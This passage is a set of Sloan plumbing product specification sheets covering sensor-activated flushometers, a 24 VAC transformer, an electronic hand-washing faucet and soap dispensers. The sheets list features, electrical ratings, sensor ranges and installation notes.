- Non-Hold-Open Integral Solenoid Operator, Fixed Metering Bypass and No External Volume Adjustment to Ensure Water Conservation
- Flush Accuracy Controlled by CID™ Technology
- Diaphragm, Stop Seat and Vacuum Breaker molded from PERMEX™ Rubber Compound for Chloramine Resistance

Valve Body, Cover, Tailpiece and Control Stop shall be in conformance with ASTM Alloy Classification for Semi-Red Brass. Valve shall be in compliance with the applicable sections of ASSE 1037 and ANSI/ASME A112.19.2. Installation conforms to ADA requirements.

## Variations

- ☐ TP Trap Primer
- ☐ YG Extended Bumper on Angle Stop (for seat with cover)
- ☐ YO Bumper on Angle Stop (for open seat without cover)



## Accessories

- ☒ EL-154 Transformer (120 VAC/24 VAC 50 VA)
- ☐ EL-342 Transformer (240 VAC/24 VAC 50 VA)
- ☒ EL-455-A Flushometer Electrical Box Positioning and Support Kit

See Accessories Section and OPTIMA® Accessories Section of the Sloan catalog for details on these and other OPTIMA® Flushometer variations.

## Fixtures

Consult Sloan for Sloan brand matching fixture options.



## Automatic

Sloan OPTIMA® equipped Flushometers provide the ultimate in sanitary protection and automatic operation. There are no handles to trip or buttons to push. The Flushometer operates by means of an infrared sensor that adapts to its surrounding. Once the user enters the sensor's effective range and then steps away, the Flushometer Solenoid initiates the flushing cycle to flush the fixture.

## Hygienic

User makes no physical contact with the Flushometer surface except to initiate the Override Button when required. Helps control the spread of infectious diseases. 24-Hour Sentinel Flush keeps fixture fresh during periods of nonuse.

## Economical

Automatic operation provides water usage savings over other flushing devices. Reduces maintenance and operation costs.

## Practical

Solid state electronic circuitry assures years of dependable, trouble-free operation. The operational components of the Flushometer are identical to a handle activated Royal® Flushometer, proven by over 100 years of experience.

## Warranty

3 year (limited)

This space for Architect/Engineer approval	
Job Name _____	Date _____
Model Specified _____	Quantity _____
Variations Specified _____	
Customer/Wholesaler _____	
Contractor _____	
Architect _____	

# 110/111 ES-S

## WIRING DIAGRAM

### Description

Exposed, Sensor Activated Royal® Model Water Closet Flushometer, for floor mounted or wall hung top spud bowls.

### Flush Cycle

- Model 111 ES-S Low Consumption (1.6 gpf/6.0 Lpf)
- Model 110 ES-S Water Saver (3.5 gpf/13.2 Lpf)

### ELECTRICAL SPECIFICATIONS

#### Control Circuit

Solid State  
24 VAC Input  
24 VAC Output  
8 Second Arming Delay  
3 Second Flush Delay  
24-Hour Sentinel Flush

#### OPTIMA® Sensor Range

Nominal 22" - 42" (559 mm - 1067 mm)  
Self-adaptive Window: ± 10" (254 mm)


#### Solenoid Operator

24 VAC, 50/60 Hz

#### Transformer

Sloan Part #EL-154  
120 VAC, 50/60 Hz Primary  
24 VAC, 50/60 Hz Secondary  
Class II, UL Listed, 50 VA.


Sloan Part #EL-342  
240 VAC, 50/60 Hz Primary  
24 VAC, 50/60 Hz Secondary  
Class II, UL Listed, 50 VA.




One Transformer serves up to ten (10) OPTIMA Closet/Urinal Flushometers. Specify number of transformers required accordingly.

### OPERATION


1. A continuous, invisible light beam is emitted from the OPTIMA® Sensor.




2. As the user enters the beam's effective range (22" to 42") the beam is reflected into the OPTIMA® Scanner Window and transformed into a low voltage electrical circuit. Once activated, the Output Circuit continues in a "hold" mode for as long as the user remains within the effective range of the Sensor.



3. When the user steps away from the OPTIMA Sensor, the circuit waits 3 seconds (to prevent false flushing) then initiates an electrical "one-time" signal that operates the Solenoid. This initiates the flushing cycle to flush the fixture. The Circuit then automatically resets and is ready for the next user.



### ROUGH-IN




† Position of Sensor Box can be raised or lowered 1" (25 mm) if in conflict with Handicap Grab Bars.

### ELECTRICAL BOX INSTALLATION

#### SENSOR LOCATION AND POSITIONING IS CRITICAL

Failure to properly position the electrical boxes to the plumbing rough-in will result in improper installation and impair product performance. All tradesmen (plumbers, electricians, tile setters, etc.) involved with the installation of this product must coordinate their work to assure proper product installation. Installation Template furnished with Flushometer.




To ensure a perfect rough-in, Sloan recommends the use of the EL-485-A Flushometer Electrical Box Positioning and Support Kit. Specify and order the EL-485-A Kit separately. When using the EL-485-A kit, the Solenoid Plate roughs in at the Urinal location. Consult factory for installation details.

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
Phone: 1-800-982-5839 or 1-847-671-4300 • Fax: 1-800-447-8329 or 1-847-671-4380 • [www.sloanvalve.com](http://www.sloanvalve.com)

# MICROPlumb® PRODUCTS 50 VA Transformer

# EL 154



- **Description**  
Box-Mount Transformer designed for use with PWT Systems;  
Operates up to 10 water closet or urinal (any combination)  
Flushometers.
- **Specifications**
  - 120 VAC Input, 50/60 Hz Primary
  - 24 VAC Output, 50/60 Hz Secondary
  - Class II, UL Listed
  - 50 VA
- **Usage**  
Recommended for use on multi-combination units or more than  
three lavatory/shower solenoid valves.



This space for Architect/Engineer approval

The information contained in this document is subject to change without notice.

**PWT** PROGRAMMED WATER  
TECHNOLOGIES  
A SLOAN VALVE COMPANY

# 186 ES-S

## Description

Exposed, Sensor Activated Sloan® Model Urinal Flushometer for ¾" top spud urinals.

## Flush Cycle

- ☒ Model 186-1.0 ES-S Low Consumption (1.0 gpf/3.8 Lpf)
- ☐ Model 186 ES-S Water Saver (1.5 gpf/5.7 Lpf)

## Variations

- ☐ DFB Dual Filtered Fixed Bypass Diaphragm
- ☐ OR Override Button

## Specifications

Quiet, Exposed, Diaphragm Type, Chrome Plated Urinal Flushometer for either left or right hand supply with the following features:

- High Chloramine Resistant PERMEX™ Synthetic Rubber Diaphragm with Linear Filtered Bypass and Vortex Cleansing Action™
- OPTIMA® EL-1500 Self-Adaptive Infrared Sensor with Indicator Light
- Non-Hold-Open Integral Solenoid Operator
- Chrome Plated Wall Cover Plate (for 2-gang Electrical Box) with Vandal Resistant Screws
- ¾" I.P.S. Screwdriver Bak-Chek® Angle Stop
- Vandal Resistant Stop Cap
- Adjustable Tailpiece
- Vacuum Breaker with Flush Connection
- Spud Coupling and Spud Flange for ¾" Top Spud
- Sweat Solder Adapter with Cover Tube and Cast Wall Flange
- High Copper, Low Zinc Brass Castings for Dezincification Resistance
- No External Volume Adjustment to Ensure Water Conservation
- Low Consumption Flush Accuracy
- Stop Seat and Vacuum Breaker Molded from PERMEX™ Rubber Compound for Chloramine Resistance
- 100% of the energy used in manufacturing is offset with Renewable Energy Sources
  - Wind Energy

Valve Body, Cover, Tailpiece and Control Stop shall be in conformance with ASTM Alloy Classification for Semi-Red Brass. Valve shall be in compliance with the applicable sections of ASSE 1037. Installation conforms to ADA requirements.



## Accessories

- ☒ EL-154 Transformer (120 VAC/24 VAC, 50 VA)
- ☐ EL-342 Transformer (240 VAC/24 VAC, 50 VA)
- ☒ EL-518-A Flushometer Electrical Box Positioning and Support Kit

See Accessories Section and OPTIMA Accessories Section of the Sloan catalog for details on these and other OPTIMA Flushometer variations.

## Fixtures

Consult Sloan for Sloan brand matching fixture options.



## ► ADA Compliant

## ► Automatic

Sloan OPTIMA® equipped Flushometers provide the ultimate in sanitary protection and automatic operation. There are no handles to trip or buttons to push. The Flushometer operates by means of an infrared sensor that adapts to its surrounding. Once the user enters the sensor's effective range and then steps away, the Flushometer Solenoid initiates the flushing cycle to flush the fixture.

## ► Hygienic

User makes no physical contact with the Flushometer surface. Helps control the spread of infectious diseases. Twenty-four Hour Sentinel Flush keeps fixture fresh during periods of nonuse.

## ► Economical

Automatic operation provides water usage savings over other flushing devices. Reduces maintenance and operation costs.

## ► Practical

Solid state electronic circuitry assures years of dependable, trouble-free operation. The operational components of the Flushometer are identical to a handle operated Sloan® Flushometer.

## ► Warranty

3 year (limited)

Sloan Electronics are:



This space for Architect/Engineer approval

Job Name \_\_\_\_\_ Date \_\_\_\_\_

Model Specified \_\_\_\_\_ Quantity \_\_\_\_\_

Variations Specified \_\_\_\_\_

Customer/Wholesaler \_\_\_\_\_

Contractor \_\_\_\_\_

Architect \_\_\_\_\_



# 186 ES-S



## Description

Exposed, Sensor Activated Sloan® Model Urinal Flushometer for ¾" top spud urinals.

## Flush Cycle

- Model 186-1.0 ES-S Low Consumption (1.0 gpf/3.8 Lpf)
- Model 186 ES-S Water Saver (1.5 gpf/5.7 Lpf)

## ELECTRICAL SPECIFICATIONS

### Control Circuit

Solid State  
24 VAC Input  
24 VAC Output  
8 Second Arming Delay  
24 Hour Sentinel Flush

### OPTIMA Sensor Range

Nominal 15" - 30" (381 mm - 762 mm)  
Self-adaptive Window: ± 8" (203 mm)

### Solenoid Operator

24 VAC, 50/60 Hz


### Transformer

Sloan Part #EL-154  
120 VAC, 50/60 Hz Primary  
24 VAC, 50/60 Hz Secondary  
Class II, UL Listed, 50 VA.

Sloan Part #EL-342

240 VAC, 50/60 Hz Primary  
24 VAC, 50/60 Hz Secondary  
Class II, UL Listed, 50 VA.


## WIRING DIAGRAM




One Transformer serves up to ten (10) OPTIMA® Closet/Urinal Flushometers. Specify number of transformers required accordingly.

## OPERATION


1. A continuous, invisible light beam is emitted from the OPTIMA® Sensor.




2. As the user enters the beam's effective range (15" to 30") the beam is reflected into the OPTIMA® Scanner Window and transformed into a low voltage electrical circuit. Once activated, the Output Circuit continues in a "hold" mode for as long as the user remains within the effective range of the Sensor.



3. When the user steps away from the OPTIMA® Sensor, the circuit immediately initiates an electrical "one-time" signal that operates the Solenoid. This initiates the flushing cycle to flush the fixture. The Circuit then automatically resets and is ready for the next user.




## VALVE ROUGH-IN



## ELECTRICAL BOX INSTALLATION

### SENSOR LOCATION AND POSITIONING IS CRITICAL

Failure to properly position the electrical boxes to the plumbing rough-in will result in improper installation and impair product performance. All tradesmen (plumbers, electricians, tile setters, etc.) involved with the installation of this product must coordinate their work to assure proper product installation. Installation Template furnished with Flushometer.



To ensure a perfect rough-in, Sloan recommends the use of the EL-518-A Flushometer Electrical Box Positioning and Support Kit. Specify and order the EL-518-A Kit separately. Consult factory for installation details.

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# ETF-600

### ► Description

Chrome Plated Brass Sensor Operated 4" Center-set Electronic Hand Washing Faucet for tempered or hot/cold water operation.

### ► Flow Rate

☐ 0.5 gpm/1.9 Lpm Vandal Resistant Spray Head  
(See **Accessories** for other Spray Head options)

### ► Specifications

ADA Compliant, Sensor Activated, 24 VAC, Chrome Plated 4" Center-set Cast Brass, Hand Washing Faucet with the following features:

- Splash-proof Circuit Control Module
- Sensor Range Adjustment Screw
- Troubleshooting LED Indicator Lights
- User Friendly Variable Time Out Settings
- Filtered Solenoid Valve with serviceable "Y" Strainer Filter
- Bak-Chek Tee for Hot/Cold Supply
- 120 VAC/24 VAC Transformer (specify Plug-in or Box Mount)
- Vandal Resistant Spray Head with Pressure Compensating Flow Control
- Metal Jacketed Wire Protection for Sensor and Solenoid Leads
- Modular Quick-Release Sensor and Solenoid Connections

### ► Variations

(Add suffix to Model Number for inclusion with Faucet)

#### • Trim Plate (optional)

- ☐ -8 Trim Plate for 8" Center-set Sink

#### • Transformer Type (must be specified)

- ☐ P Plug-in Transformer (furnished with ETF-233)
- ☒ B Box Mount (furnished with EL-248-40)
- ☐ LT Less Transformer  
(specify Transformer separately - See Accessories)

#### • Temperature Mixing Valves (optional)

- ☐ BDM Below Deck Mechanical Mixing Valve
- ☐ BDT Below Deck Thermostatic Mixing Valve  
Bak-Chek Tee not required or provided when a Temperature Mixing Valve is included with the faucet.

*Consult Factory for Finish Variations*

### ► Accessories (Specify separately)

#### • Transformers

- ☐ ETF-233 120 VAC/24 VAC, 50/60 Hz (35 VA) - Plug-in  
(will operate up to 2 faucets)
- ☒ EL-248-40 120 VAC/24 VAC, 50/60 Hz (40 VA) - Box Mount  
(will operate up to 2 faucets)
- ☒ EL-154 120 VAC/24 VAC, 50/60 Hz (50 VA) - Box Mount  
(will operate up to 3 faucets)
- ☐ EL-208 120 VAC/24 VAC, 50/60 Hz (100 VA) - Foot Mount  
(will operate up to 6 faucets)
- ☐ EL-342 240 VAC/24 VAC, 50/60 Hz (50 VA) - Box Mount  
(will operate up to 3 faucets)


#### • Vandal Resistant Spray Heads

- ☐ ETF-1023-A 2.2 gpm/8.3 Lpm Laminar Flow Spray Head  
(recommended for medical applications)
- ☐ ETF-1024-A 2.2 gpm/8.3 Lpm Aerator

#### • Grid Strainer

- ☐ ETF-480-A Chrome Plated Brass Grid Strainer w/1 1/4" Outlet Tube

See OPTIMA Accessories Section of the Sloan Catalog for a complete listing of OPTIMA Faucet Accessories and Variations.



### ► ADA Compliant

### ► Automatic

The Sloan OPTIMA<sup>®</sup> ETF-600 Electronic Hand Washing Faucet operates by means of an infrared sensor. Once the user's hands enter the sensor's effective range, the Solenoid activates the water flow. Tempered water flows from the Faucet until hands are moved away. The Faucet then automatically shuts off.

### ► Hygienic

The ultimate in sanitary protection — there are no handles to turn or buttons to push. Helps to control the spread of infectious diseases. Ideal for high traffic commercial installations.

### ► Economical


Automatic operation provides water usage savings over other faucet devices. Reduces maintenance and operation costs. The 4" Center-set design makes the ETF-600 Faucet secure against abuse and vandalism.

### ► Warranty

3 year (limited)

### ► Made in the U.S.A

### ► ASME A112.18.1M



This space for Architect/Engineer approval

Job Name \_\_\_\_\_ Date \_\_\_\_\_

Model Specified \_\_\_\_\_ Quantity \_\_\_\_\_

Variations Specified \_\_\_\_\_

Customer/Wholesaler \_\_\_\_\_

Contractor \_\_\_\_\_

Architect \_\_\_\_\_

# ETF-600

## Description

Chrome Plated Brass Sensor Operated 4" Center-set Electronic Hand Washing Faucet for tempered or hot/cold water operation.

## Flow Rate

□ 0.5 gpm/1.9 Lpm Vandal Resistant Spray Head  
(See **Accessories** for other Spray Head options)

## ELECTRICAL SPECIFICATIONS

### Control Circuit

24 VAC Input/Output, 50/60Hz, Adjustable Range & Time Out Settings, Modular Plugs & Troubleshooting LED Indicators

### OPTIMA® Sensor Range

Factory Set: 4" - 5" (102 mm - 127 mm)  
Adjustable: 1" - 14" (25 mm - 356 mm)

### Solenoid Valve

24 VAC 50/60Hz with integral "Y" strainer filter, 3/8" NPT Inlet/Outlet.

### Time Out Adjustment Settings

3, 6, 12, 30 & 45 seconds; 1, 3 & 20 minutes. The Faucet Time Out Setting determines the maximum time the faucet will run upon continuous activation. This timing can be changed to meet individual application requirements. Unless otherwise specified the ETF-600 is factory set at the 30 second time out.

### Transformer

All Sloan Transformers are 50/60 Hz. Multiple faucets can be powered by a single transformer, provided that the transformer has been properly sized. Allow a minimum of 15 VA of current rating for each faucet being used.


<b>Plug-in</b>	ETF-233	120 VAC/24 VAC - 35 VA (supplied with "P" variation)
<b>Box Mount</b>	EL-248-40	120 VAC/24 VAC - 40 VA (supplied with "B" variation)
<b>Box Mount</b>	EL-154	120 VAC/24 VAC - 50 VA
<b>Foot Mount</b>	EL-208	120 VAC/24 VAC - 100 VA
<b>Box Mount</b>	EL-342	240 VAC/24 VAC - 50 VA

### Max. Distance Control Module may be Installed from Spout With Standard Cable: 12" (305 mm)

### Extension Cables (Optional)


From Sensor to Control Module:		From Solenoid Valve to Control Module:	
ETF-1005-26	26" (660 mm)	ETF-1003-26	26" (660 mm)
ETF-1005-36	36" (914 mm)	ETF-1003-48	48" (1219 mm)
ETF-1005-72	72" (1829 mm)	ETF-1003-72	72" (1829 mm)
ETF-1005-108	108" (2743 mm)	ETF-1003-108	108" (2743 mm)

## FAUCET DIMENSIONS




## OPERATION


1. A continuous invisible beam of light is emitted from the OPTIMA® Sensor located at the base of the lavatory faucet.




2. As the user's hands enter the beam's effective range, the beam is reflected back into the Sensor Receiver and activates the Solenoid Valve allowing tempered water to flow from the faucet. Water will flow until the hands are removed or until the faucet reaches its automatic time out limit setting.




3. When hands are moved away from the OPTIMA® Sensor, the loss of reflected light initiates an electrical signal that deactivates the Solenoid Valve, shutting off the water flow. The Circuit then automatically resets and is ready for the next user.



## ETF-600 Faucet with Bak-Chek Tee for Hot and Cold Water Supply



## ETF-600 Faucet with BDM and BDT Variation Mixing Valves for Hot and Cold Water Supply



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# ESD-300 ESD-350

#### ► Description

Sensor Activated Electronic Soap Dispenser.

#### ► Models

- ☐ ESD-300 Plug-in Adaptor Powered  
☐ ESD-350 Battery Powered

#### ► Specifications

Sensor Activated, Electronic, Chrome Plated Cast Brass Spout, Soap Dispenser with the following features:

- Modular One-piece Construction
  - Active Infrared Sensor
  - Chrome Plated Metal Throat Plate
  - 120 VAC Plug-in Adaptor (Model ESD-300)
  - Four (4) D-size Alkaline Batteries included (Model ESD-350)
  - Low Battery Indicator (Model ESD-350)
  - Mounting Hardware included
  - Low Soap Level Indicator
  - Easy Loading Disposable Soap Refills
  - New Pump and Delivery Tube with each Refill
- Unit supplied with one 800 ml. Container of Lotion Soap.*

#### ► Electrical Specifications

- ESD-300 — 120 VAC/6 VDC Plug-in Adaptor
- ESD-350 — Four (4) D-size alkaline batteries

#### ► Special Finishes

- ☐ PB Polished Brass (PVD Finish)  
☐ BN Brushed Nickel (PVD Finish)  
☐ SF Satin Chrome

#### ► Soap Refill Cartridges Available

- ESD-217 — 800 ml. bottle of Lotion Soap
- ESD-232 — 1600 ml. bottle of Lotion Soap
- ESD-231 — 800 ml. bottle of Anti-bacterial Soap
- ESD-233 — 1600 ml. bottle of Anti-bacterial Soap

#### ► Warranty

3 year (limited)



#### Benefits

- "Touch-free" operation improves hand washing hygiene
- Encourages hand washing for improved sanitary protection
- Economical pre-measured soap dispensing saves soap and money
- Soap refill cartridge is easy to replace and provides a new mechanism and soap path with every replacement
- Flashing "red" light indicates soap replacement required for continuous soap dispensing
- Flashing "yellow" light indicates low battery, promotes continuous operation (Model ESD-350)
- Three-year Warranty (limited)
